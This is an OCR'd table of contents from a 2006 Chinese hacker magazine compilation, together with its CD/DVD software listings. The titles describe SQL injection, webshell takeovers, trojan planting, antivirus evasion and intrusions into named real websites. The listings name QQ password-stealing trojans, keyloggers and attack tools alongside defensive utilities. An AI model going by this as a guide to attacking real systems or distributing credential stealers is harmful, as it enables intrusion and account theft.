网络实用手册1

[新版黑客系漫游指南]

黑客手册 2006①②季 合订本

4.7GB纯黑DVD+CD+酷炫CD包

ISBN 7-900424-64-4/G·152

6元

NO

[2006 ①②卷]

黑客手册

合订本

出品人：非安全

编 辑：Python LCX Latteye 空气
小S 浪迹天涯 李文杰 眼镜猴

特约编辑：风飘雨 小迷 XApache
剑心 寂寞刺猬 张宇
LinX B4N 小龙猪 小行

平面规划：菲梵族视觉

版式设计：黑裤子

网 站：www.nohack.cn

网站编辑：ICEYES 空气

形 式：1CD＋1手册，手册仅随光盘一同赠送，不得单独销售。

版权申明：图文版权所有，未经同意，不得转载。

投稿信箱：nohack@21cn.com
hope_wym@sina.com.cn

邮购查询：nohack@21cn.com

新版黑客系漫游指南


NOHACK
黑客手册
采访小格
主动防治蠕虫
文本框内注入
Apache
BBSXP 6.0 SP1
上传注入漏洞利用
BSXP 7.0 新洞
巧取管理员权限

CONTENTS 目录

2006.01

烽火台

36 新闻串讲台
55 漏洞公告牌

肉鸡接龙

14 利用CGI漏洞再搞日本站
16 狂暴的肉鸡任我行
17 菜鸟也玩网站入侵

菜鸟恶补

19 浅谈对目标敏感信息的获取
22 深入浅出URL（下）

Q版黑客

25 对命令行下封锁和反封锁的思考
27 建立新的实验室——菜鸟在WinXP下安装Win2000虚拟机
30 一次偶然入侵与后台MD5密码破解
32 利用ASP探测IP
33 通过QQ获取别人内网IP地址
34 PHPWIND 4.01刷钱漏洞
34 GHOST，没有你，我照样快速还原系统
35 与瑞星的挑战

西线无战事

37 利用社会工程学突破内网
38 突破Win2003 PHP服务器的新思路
41 一次对伴江行购物联盟的注入分析
42 小议中间人攻击
43 淮北为枳，淮南为橘——L-Blog Sql版的几个漏洞浅析
45 防外部提交程序的突破
47 "许愿树"也有"蛀虫"

喃喃黑语

50 采访小榕

黑客厨房

52 信息搜集三剑客
53 国产木马"神气儿"

窗外

56 Linews
57 白天不懂夜的黑——为什么我是黑客
57 用Nepim检测Linux网络带宽性能
59 笨鹅快飞之X-Windows

Office38线

60 主机入侵信息收集及分析技术简介
63 ASP安全配置不完全手册——从asp程序编写到服务器配置

反黑现场

65 记一次有趣的反黑历程

泡泡吧

67 没有黑软，也能破网吧
68 全"解"Pubwin4
71 只要变变脸，下载真简单
72 网吧中防火墙的妙用
73 搞定芯片级上网卡

快码加编

74 多功能开3389工具DIY
78 MD5字典库DIY——打造自己的MD5加解密辅助工具

溢出分析

79 邮件服务器溢出漏洞系列分析之一：IMAP EXAMINE命令堆栈溢出漏洞分析

CRACKER

81 每月破新闻
81 每月破技巧
82 鸟儿学破解——注册深入分析篇
84 我为歌狂——全能音频转换通的破解

读编互动

87 读编互动之论坛贴吧
88 12期黑客填字游戏答案
89 29号信箱
89 Q&A



CONTENTS 目录

2006.02

烽火台
92 新闻串讲台
92 新闻短评快
93 漏洞公告牌

肉鸡接龙
94 根据漏洞公告抓肉鸡
95 菜鸟抓肉鸡不怕难
96 特种突击战之肉鸡大扫荡

菜鸟恶补
97 常见密码的破解方法

新洞练练看
100 微软2006年的第一个漏洞利用与详细分析（WMF）

Q版黑客
103 "戏耍"Winzip文件
105 谈心理学在黑客攻防中的应用
107 揭开盖中盖的秘密
108 Wap，你跑不掉了！
109 我把黑客工具放在相片里
111 剑走偏锋——绕过还原卡的自启动
111 啊啦QQ大盗的反跟踪
112 动网论坛刷论坛币刷经验漏洞
113 免费获得ting.666ccc.com的歌曲资源
114 移动梦网收费服务免费用

西线无战事
115 Apache对文件后缀解析的分析利用
117 文本框内的注入
119 Hacking Taiwan BBS CJB-ASP4.0中文版
120 由在华夏黑客联盟挂马谈跨站脚本攻击之Js注入
122 对PZ市政府网站的渗透测试
124 Hacking Hdbbs Vesion 1.0
125 步步紧追 动感商务

夜航船
131 Yahoo mail 跨站攻击

黑器免杀班
132 金戈铁马，驰骋杀场——木马文件免杀篇

社会工程学
135 社会工程学之网络钓鱼攻击案例分析

窗外
138 Linews
139 笨鹅快飞——网络管理

Office38线
141 软件防火墙系列之McAfee Personal Firewall应用篇
144 堵住手机图铃免费下载漏洞

泡泡吧
145 木马在网吧中的另类用法
146 45秒破解Pubwin4
147 Devil复活网吧版

快码加编
148 编写PHP版Eval()后门通用客户端
150 打造加强版SQLRookit
152 主动防治蠕虫——蠕虫疫苗ShellCode的编写

CRACKER
155 每月破新闻
155 每月破技巧
156 完美打造啊拉QQ大盗个人版

溢出分析
159 王者归来——再谈缓冲区溢出
162 邮件服务器溢出漏洞系列分析之二
——分析和利用IMAP DELETE命令堆栈溢出漏洞

读编互动
164 读编互动之论坛贴吧
164 29号信箱
165 Q&A



CONTENTS 目录

2006.03

烽火台
168 新闻串讲台
168 新闻短评快
169 漏洞公告牌

肉鸡接龙
170 入侵江苏互联星空教育频道
172 肉鸡从WMI中走来
174 从网站被挂马，到webshell
176 釜底抽薪——巧妙利用webEditor获得WebShell

菜鸟恶补
178 WEB站点ASP注入攻略

Q版黑客
182 从万象VOD视频点播到FTP密码
183 手工获得bbsxp论坛用户的md5密码
184 我的地盘我做主——监视主机不操心
186 如何正确删除OS/2和POSIX子系统
186 肉鸡控制新选择——上兴远程控制2006黑客手册专版
188 经典溢出漏洞调试器——Windbg

喃喃黑语
189 爸爸，给你烟
190 无题——Python访谈

新洞练练看
192 BBSXP 6.0 sp1上传注入漏洞利用

西线无战事
193 端口映射—里应外合
196 从一款留言本获得webshell的分析与思路
198 挂马的技巧
199 渗透日本色情网站
200 三搞日本站
201 在挫折中进步——记一次真实的入侵过程

夜航船
204 最高性能虚拟机—Xen

黑器免杀班
206 让卡巴斯基对禽兽亮绿灯

无毒有偶
208 徒手搏蜂——蜜蜂大盗8的手工查杀
210 打造自己的神兵利器——personal inspector的"黑化"
212 防止病毒利用系统搜索顺序的特性加载恶意DLL

窗外
213 Linews
214 笨鹅快飞—服务管理
215 三天攻破红帽企业版

泡泡吧
217 让木马变成寄生兽
218 一分钟干掉万象妙管家
219 巧用系统热键快招破网吧
219 快速破解万象网管2004
220 组策略应用之限制破解汇总

快码加编
221 MS WORD文档任我改

Office38线
224 软件防火墙系列之个人安全保护神——ZoneAlarm
227 嗜酒成痴剑亦狂——重燃你的php安全之火
230 打造自己的密钥中心
231 数据恢复，我们需要么

溢出分析
234 反汇编利器IDA PRO溢出漏洞的分析与利用
236 从msjet40.dll漏洞来谈Python语言Exploit程序编写

CRACKER
238 破新闻
238 破技巧
239 脱壳必会技巧之条件追踪（TC）法
240 高级爆破技巧-严刑拷打程序，设法制造程序自我注册机

读编互动
242 NoHACK论坛帖吧
243 Q&A
244 NOHACK闹元宵活动小结

CONTENTS 目录

2006.04

烽火台
247 新闻串讲台
247 新闻短评快
248 漏洞公告牌

肉鸡接龙
249 Google 注入 +Webhunter=肉鸡宴

菜鸟恶补
250 抽丝剥茧，一步一步教你分析网页木马（上）

Q 版黑客
252 整蛊三式
253 真正关闭系统文件的保护功能
254 NC 也能充当 QQ
255 你想要多少票？——对投票系统的突破
257 隐私保护者——WinGuard2006
258 "魔剑传说"——亮剑黑界
260 记一次对南京师范大学网站的安全检测
261 伊斯兰黑客决战欧洲大陆———款伊朗黑客工具试用手记
262 清除 rm、rmvb 中的危险因素
263 IE 下载也疯狂

喃喃黑语
263 我的黑客男友
264 像"神气儿"一样"飘忽不定"

新洞练练看
265 Winamp .pls 文件解析溢出漏洞分析 + 利用
266 国外 Blog 系统：WordPress 的一些漏洞测试利用
268 在 BBSXP 6.0 sp1 中从版主到管理员之旅
270 R-Blog 1.5.3 上传漏洞代码分析利用实例
272 中网景论坛上传漏洞

西线无战事
274 一种奇特的挂马方式
276 没有上传也拿 webshell
277 从假 WEBSHELL 到真入侵
277 猜测的艺术——实战入侵中的 Sql 注入
280 一次曲折的测试
283 PHP&ASP 经典注入实例

夜航船
285 开源的 Windows？—ReactOS

黑器免杀班
286 菜鸟的 MT 免杀方案

无毒有偶
288 阻止"七剑"下山行恶

窗外
289 Linews
290 笨鹅快飞—文件管理
291 LINUX 下快速搭建 WEB 服务器

泡泡吧
292 浅谈网吧免费上网
293 打造终极的 pubwin 破解
295 冰刃在网吧中的妙用
296 月光宝盒之时间倒流
297 上网只花一元钱——快速破解所有网管软件

快码加编
298 从代码到工具就这么简单
299 Mini 版 VB6+Delphi6 装进 U 盘随身带

反黑现场
300 qq 反击战
302 为广东互联星空做一次清道夫
305 瞧，这小子真坏

Office38 线
306 软件防火墙系列之防火墙中的珍品——HackerSmacker
307 通过比较分析，配置安全的 FTP 服务器
309 远程接入大型网络解决方案之 VPN
311 打造服务器管理员的 ASP 木马

CRACKER
314 破新闻
314 破技巧
315 SHELLCODE，为了你，我破了英语阅读专家
316 用 OLLYDBG 简单搞定 IE 代理管家

读编互动
317 NoHACK 论坛帖吧
318 Q&A
319 29 号信箱



CONTENTS 目录

2006.05



烽火台

321 新闻串讲台
321 新闻短评快
322 漏洞公告牌

肉鸡接龙

323 敢问电信的安全性如何——对XX省电信门户网站的安全检测
325 让网吧成为菜鸟的跑马场

菜鸟恶补

327 注册表Hacking之终极定制
331 抽丝剥茧，一步一步教你分析网页木马（下）

Q版黑客

332 世界上最流行的网络协议分析器——Ethereal的使用技巧
334 实例解读两种IE“网马”的实现模式
335 从刷点击到提升站点搜索排位
336 利用ie漏洞戏耍入侵者
337 黑客也要用专业QQ
338 用vbs获取互联网时间

喃喃黑语

339 东篱花开，我等君来
340 采访小竹——“注入”专家

新洞练练看

342 漏洞首发：BBSXP7.0新洞巧取管理员权限
344 XHP CMS漏洞新体验 逐步趋向WebShell
348 ASPPortal 3.1.1版 SQL漏洞分析利用
350 新思路现网易WAPBLOG漏洞
350 细析Simplog系列漏洞 迂回终取WebShell

西线无战事

354 对sina.com.cn的一次安全检测
357 对于新浪收藏夹漏洞的一次测试
358 PHP Advanced Transfer Manager漏洞串串烧
360 Jsp+Apache漏洞入侵一则——记对中华网的一次安全检测
361 渗透的快乐
363 一次意外入侵之旅
364 SA—北大方正图书馆的坟墓

夜航船

367 Google黑客：PHP代码查看／编辑／执行命令／泄漏源代码

黑器免杀班

368 灰鸽子瑞星内存免杀神话——多套内存特征码+输入表函数免杀
370 卡巴斯基无法阻止黑客之门的再次开启

无毒有偶

371 一个馒头引发的蠕虫病毒
374 DLL木马，看你往哪里藏
375 打“流氓”就这么简单

窗外

377 Linews
378 玩转KDE桌面环境下的垃圾文件的清理
379 便捷学习*NIX虚拟服务器以及猜解弱口令

泡泡吧

383 刀光剑影，再造战场
385 探寻网吧黑器异常之迷

快码加编

386 查询QQ密码保护我来也

Office38线

388 PHP安全之旅：从Cookie到Session
391 一次成功的灾后自救

CRACKER

382 CRACK技术水平评估
393 破新闻
393 破解0起步 熟悉CRACK指令And流程

溢出分析

396 菜鸟轻松构造Shellcode内部字符

读编互动

397 NoHACK论坛贴吧
398 QQ群黑板报
399 Q&A
400 29号信箱

CONTENTS 目录

2006.06

烽火台

402 新闻串讲台
402 新闻短评快
403 漏洞公告牌

肉鸡接龙

404 另类 WinRAR 挂马吃鸡

菜鸟恶补

405 垃圾邮件你别来

Q 版黑客

407 畅游 Sohu 图片频道不受限
408 虚拟机也玩系统还原
408 吃一顿 NOD32 免费大餐
409 破解才是硬道理
410 构造终级隐藏木马

喃喃黑语

412 "邪恶"之名下的浩然正义 专访"邪恶八进制"站长

新洞练练看

414 雪人之劫
417 依靠 .PHP3/.PL/.ASA 突破 9466Article 文章系统上传限制
420 Limbo CMS<=1.04 致命之伤——取 WebShell 如此简单
422 PHPWINDBLOG 又暴新漏洞
424 通杀 2.x 版 IPB 论坛漏洞利用例析
426 手工注入，后台另类拿 WebShell——再搞蚂蚁影院系统
427 饕餮专题：OBLOG 跨站——提权——暴破之旅
427 第一站：在 OBLOG 中玩跨站
429 第二站：又见数组—在 OBLOG3.1 SQL 版中提权
431 第三站：再接再励—暴破 oblog3.12 ACCESS 版
432 千金之下，必有勇夫——Dvbbs7.1sp1sql 注入漏洞

西线无战事

435 疯狂的跨站之行—— 7bao 网站漏洞利用浅析
437 巧取豪夺价值 3 千万的嘉游 Flash 电影源码
439 牛刀拿来我小试——记 MySQL5 提权
440 利用 Jsp+Orcale 注入再度杀入教务处
443 脚本攻击中非法字符的妙用
446 SERV-U 的另类提权
447 轻取某某师范大学

夜航船

449 Mambo/Joomla rss component vulnerability

黑器免杀班

450 网马借微软的翅膀飞越 NOD32

无毒有偶

451 theta2 的查杀过程及其分析
452 小马清除手记
453 "杀马"也有安全模式

窗外

454 Linews
455 Linux 下的软件安装
456 菜鸟学习 Linux 服务器——Samba 篇
460 利用 Set UID 权限查看 root 目录

泡泡吧

461 网吧限制破解万能模式
463 没有黑软，也能破网吧——信息收集和分析篇

快码加编

465 打造密码扫描器 "免费上网"
468 动手打造自己的黑器——键盘记录器
469 Flash 动画：EXE2SWF 很简单（C 语言实现版）

Office38 线


471 找出 IIS 中隐藏的网站
472 用 U 盘打造电脑密匙

CRACKER


473 破资源
473 破技巧
474 破解 0 起步之天天电视 6.07 版实战篇
475 手动脱壳＋修复之 ASProtect1.22-1.23Beat

读编互动

477 NoHACK 论坛帖吧
478 Q&A
479 29 号信箱



NUHACK CD 光盘目录（部分）更多内容请详细浏览



2006 年 1 月

kyo.cgi
Domain3.5 旁注入工具
radmin 影子版
QQ 阿拉大盗
永不查杀的捆绑机 1.1
绝爱 HELP 控件网页木马预览版
servu.exe（提权工具）和 dvsp2_sql.exe
Wildcard 1.0
unlock.reg　简单的突破封锁的 cmd 后门
IceSword，著名安全工具，查杀木马必备工具，高效好用！
UPX Shellex、Tinyhttp、MEW、dialupass
iiswrite.exe、海阳顶端 2006 版
啊 D 注入工具，一个网络安全检测工具！可以检测你网站的安全！有一定的危险性！如用于网络入侵等
配置 VLAN 的动画
Sql 编码工具注入格式转换器
工具通用注入.exe、及一句话木马和桂林老兵浏览器
WinSock Expert v0.6beta1 汉化版及作者写的 js 代码
病毒资料原始版
国产木马神气儿，是由黑客第八军团开发的一款优秀的木马程序
信息搜集三剑客：Tscan.exe、Infoscan.exe 和 Httpb.exe
开山文件合并器 V3.6 正式破解版
灰鸽子全版清除器
灰鸽子清除器 B3fint2005、dvbbs.exe、dvbbs Sp2.exe
Windows 优化大师和冰刃
WinHex、Pubwin4 幽灵、rmtsvc、w32dasm、X-way、精锐星号密码查看器、databrowser、精锐网吧辅助工具
多功能开 3389 工具及另一不同版本的开终端工具 OllyDbg 汉化版、rordbg 2.0.rar、MagicBpForDelphi.OSC
W32Dsm 汉化版和黄金版。
PEiD 0.94、Filemon7.02 examine_test.cpp 邮件服务器溢出漏洞系列分析之一：IMAP EXAMINE 命令堆栈溢出漏洞分析

2006 年 2 月

CuteNews 漏洞攻击程序
CuteNews1.41
PHPwebshell 等工具集
相关 ASP 木马
S 扫描器、远程控制任我行
HackerDicBuilder、L0phtCrack v5.02、MSN 口令发现者等
Hex Workshop、playzip 及其源代
文件夹隐藏专家
X-sniffer
webhunter.exe
CCL、Peditor、Vmprotect 等
McAfee Personal Firewall 汉化版
编译好的攻击程序 1.exe
测试系统是否受到 MS06001 的攻击的程序
wmf_checker_hexblog.exe、漏洞演示动画
“窗外”栏目的所有软件工具集
Pcshare
精锐网吧辅助 V5 正式版
WINDOWS 登录密码读取器和硬盘保护卡克星 1.1
Sqlrootkit 及作者改编的相关源码
FP Protection Generic Unpacker、CDS SS v1.0 beta1
啊拉黑客手册专版、ASPACK2.12 变异壳、C32ASM 反汇编工具、PEDitor
OD 的中文字符串参考插件 Ultra String Reference 0.1、GetVBRes

2006 年 3 月

SQLTools.exe
3389 连接器和 NBSI
Ntscan、Recton
纯真版 IP 数据库
tequila bandita 1.3b2
MD5 Crack、Epass.exe
动网提升前台工具
万象 VOD 入侵辅助工具和文章动画演示
IECookiesView、ASCII 及进制转换
Personal Inspector
上兴远程控制 2006 黑客手册专版
Windbg、相关源代码和漏洞程序
▲fpipe.exe、htran.exe、p2p.exe、vidc2.0
▲文章里用的一句话 lanker 木马 phpdoor 2.0
swf 挂马器、js 加密、url 加密工具
hscan 和牛族 mysql 连接器
nbsi3.0
冰狐浪子微型 ASP 后门客户端 2.0 测试版
ASPAdmin_A.rar
ASCII 转换 ASCII-zh.exe
一句话木马连接客户端
阿 D-SQL 注射工具 2.3 火狐破解专用版
WSockExpert
海阳顶端网 ASP 木马 2006
老兵上传工具
▲Sockscap、DataThief、CADTv1.00
C32asm、Restorator 2004、禽兽 V2.01、ccl、PEditor 及文章相关动画
黑客字典 2.3
木马辅助查找器 2005
Filemon、Regmon、PI 免安装版本、PI 原始版本
Ghost Explorer
MS Word 文档保护破解器及其源代码
IDA PRO、LordPE 和修改后的 CMD
Rith CrackMe
keymake、unaspack、查壳工具、网络电视小精灵等

2006 年 4 月

CleanReal
XPlite Professional v1.6.0287 绿色特别版
WinGuard 2006
“魔剑传说”《黑客手册》专用版
▲NBSI、啊 D 注入工具
D2KBLOG SQL injection.pl
▲Test_Exp.cpp、Exp.cpp、crafted.pls 以及 ok.html 代码集
▲nbsi3.0、冰狐浪子微型 ASP 后门客户端 2.0 测试版、ASPAdmin_A.rar、ASCII 转换 ASCII-zh.exe 工具集
▲webtool.exe 和 WebShellControl.exe
▲MT 文章相关文件、C32Asm、CCL、OllyICE、Peid、NsPack、Peditor、UPXshell、vmprotect，以及本文的动画教程
▲icesword、WinHex、卡卡进程管理器、七剑键盘记录器。
作者编写的 ScanLib v1.0 和其代码、冰刃、IRIS。迷你版 VB 和 Delphi
▲思易 ASP 木马追捕、ASP 源代码加密解密工具包、一句话木马连接客户端、SQL 相关代码。
EXE 广告注入器 2006、无忧捆绑文件探测器、Winsock Expert（“qq 反击战”一文中有收录）
HackerSmacker v3.0.062010 汉化版
打造服务器管理员的 ASP 木马
Aspack Stripper v2.12 和 ResScope 1.9.5。
Peid，OLLYDB，ImportREC1.6，英语阅读专家。
IE 代理管家


2006 年 5 月

▲PCAnywhere PassView、啊 D 注入工具 2.0。
▲dvbbs 上传利用工具、fix.php。
MiniQQ
Ethereal 最新版
MyBrowser、NC、以及作者自己写的 BBXXP 利用工具 BBSXP6-7.exe。
PHP 木马 1stphp.php。
对新浪收藏夹的一次入侵测试 - 漏洞演示动画
Jsp+Apache 漏洞入侵一所用到的 jsp 的 webshell 和 bindshell.c
fpipe、httptunnel3.0。
LordPE v1.40 汉化版、OLLYDBG。
hkdoordll.dll、免杀动画“黑门免杀.exe”
抓包工具 SmSniffer
ViewService、进程管理和日志扫描器。
恶意软件清理助手、IceSword。
Inernet 精灵、Total commander、精锐网吧破解联盟、IceSword、Windows 按扭突破专家、黑客必备工具包（真名叫非君子迷你器，强力推荐，小菜必备）。
抓包工具 WSock Expert 和作者写的程序 QQ 密码保护查询器.exe 及其全部代码。
WinHex，Beyond Compare 和作者写的程序 exe2swf.exe。
PeiD、ODbyDYK v1.10 以及两个 CrackMe 和作者录的动画。
看雪论坛精华 1-7

2006 年 6 月

Foxmail- 垃圾邮件你别来
龙软居文件夹加密至尊（免费版）
▲c3389.exe、3389 终端登录、海阳顶端网 2006 正式版等工具。
Dvbbs7.1 注入漏洞动画教程
依靠.PHP3/.PL/.ASA 突破 9466Article 文章系统上传限制的三种木马：1stphp.php3、test.pl 和 Adnin_A.asa。
Exploit
手工注入工具.htm
JMPost.exe、nc.exe、WinSock Expert 等及相关的语句。
MySQL5exp.dll 和 MySQL5exp.php。
servu 提权工具 s.exe、数据库工具辅臣数据库浏览器.exe 等。
SWFDecompiler MX
Screnc.exe。
PEiD0.92cn、QuickUnpack 0.6、theta2、辅助查找器。
AspackDie、PEiD、UltraEdit。
Windows 优化大师
Log Monitor 文件监视软件
OllyDbg 中文帮助
OD 教程入门篇
MFC 按钮消息入口查找工具.exe，PEID，OD 以及天天电视 6.07 版软件。
Aspr 壳、UnPackMe_Armadillo4.10.b.exe、Notepad.exe 和一个供大家练习的练习题.EXE

NOHACK



DVD 光盘目录（部分）更多内容请详细浏览

安全防御－工具

ICESWORD（冰刃）
SRENG
REGCLEAN
Scanwebshell
超级捆绑检测
灰鸽子专杀
金山可疑文件扫描器
勘魔传说
木马辅助分析查找器
瑞星听诊器
游戏木马检测工具
LP_Check
System Safety Monitor
ShadowUser Pro v2.5 汉化版
Autoruns
McAfeeVirusScan(麦咖啡杀毒软件)
Process Explorer
RegFix
木马克星
木马杀客
费尔木马强力清除助手
进程大管家
木马辅助查找器 2005
天网防火墙v2.7.7.1003 build 0302 零售版完美破解升级版
hijackthis1.99.1 第二版(8月15日更新)
antiyports

安全防御－教程

操作系统安装过程详细图解2005
计算机资料大全 1.0 版
2003小青蛙网站精华集(夏季版)
DOS 系统基础讲解
FREEBSD 教程
GHOST 备份或还原 WINDOWS
GRUB 多重启动管理
GRUB 教程
HELIX 流媒体服务器架设及 RMVB 制作教程
IPC$ 入侵与防范
JHACKJ 服务器安全变态设置
JSP 环境配置
LINUX 系列
LVM 使用手册
LVM 总结
MCAFEE在服务器的安全配置过程
RPM 简述
RPM 使用教程
TELNET 的安全与防范
UNIX 系统安全管理
WINDOWS 系列
R-ESCALL 让病毒见鬼去
安全标准
安全上网，防刷QB 业务篇
摆脱浩方中的流氓软件
病毒防护
菜鸟教程手杀灰鸽子
打造安全的机子
打造终极安全的个人电脑
防火墙KWF 的安装与应用
防注入
服务器安全设置
个人电脑安全
个人计算机的安全设置从此不必再担心中鸽子
给系统添加补丁＋安全设置
关闭135
黑客攻防指南
黑客基础教材
黑客技巧大全
计算机故障速查手册
计算机三级网络知识复习
检测捆绑的几种方法
检测文件是否被捆绑
简单判断QQ 是否中木马
将KV 免费升级到底
将反盗号进行到底
绝对封杀黑客在本级刷服务
扩展名速查手册
垃圾清除器
另类杀毒
配置安全个人电脑工具
配置服务器01 02 03 04
配置最流行的WEB 服务器
屏蔽个人PC 屏幕安全
气死灰鸽子
让XP 既快又安全
让卡巴在WIN2003 下安家
让木马无法盗取你的QQ 密码
入侵前的准备和防范方法
软件RAID
软件限制策略
手动杀鸽子2006
手动删除木马
手工封，开端口
税务系统网络与信息安全
网管应用文粹
网络安全和防火墙
网络安全教程
网络黑客加密与破解
网络组建全攻略
系统终极优化
小心下载者
虚拟机使用教程
用REGSVET32命令来解决系统疑难
用TELNET愚弄入侵者并保护自己
用简单命令检查电脑是否中木马
用手1秒查杀所有ASP 木马
用组策略打造铜墙铁壁
用组策略实现各种高级功能
由0晋升200% 系统高手
欲黑先防低级黑客“黑”
终极优化计算机动画
终结注入工具彻底防止注入
注册表超级策略
自己手动优化系统01 02
走向LINUX 2.6
组建DNS 和DHCP 服务器
组建虚拟网络VPN

黑客教程－QQ 专题

QQ 游戏多开补丁 2006Bate 版
MiniQQ2.0
QQNum 号码分析
QQ 大杀器
QQ 密码寻回器 超速版1.0
QQ 万能发送精灵 V2.32 绿色版
TenyQQ V1.0 Beta4
盗Q 黑侠
疯狂QQ 大盗build0709 无壳版
无敌QQ 记牌器 V1.87
子曰QQ 密保大盗去后门版
QQ 眼睛 V1.3
QQ 手机短信传情 V3.0
呼噜QQ 大盗综合版
地主婆QQ 斗地主记牌器 3.02A
QQ 硬盘免排队补丁
QQ 木马生成器build20060510
QQ 病毒制造机
QQ 简单盗－－－－最新最容易上手的QQ 木马(免杀)
华夏无壳进程修改专版 5.10
盒饭专版QQ 大盗
啊拉QQ 大盗2006.05.02
QQ 好友删
诱惑QQ 大盗0313 免杀
Q 宠保姆Pro(VC 版) v2.1 SP6 2006.4.24 绿色修正版
QQ 冲击波
QQ2000C Build1230b 绿色精简珍藏单文件特别版 1.45M
QQ 号码申请机
QQ 聊天记录查看器4.6
QQ 潜水者末日
QQ 群登快手 v2.3.6.0108 绿色最终版
QQ 信息群发机 V2.0 注册版
Q 间道
阿虎QQ 大盗
旅游人QQ 群发软件
木头QQ 大盗
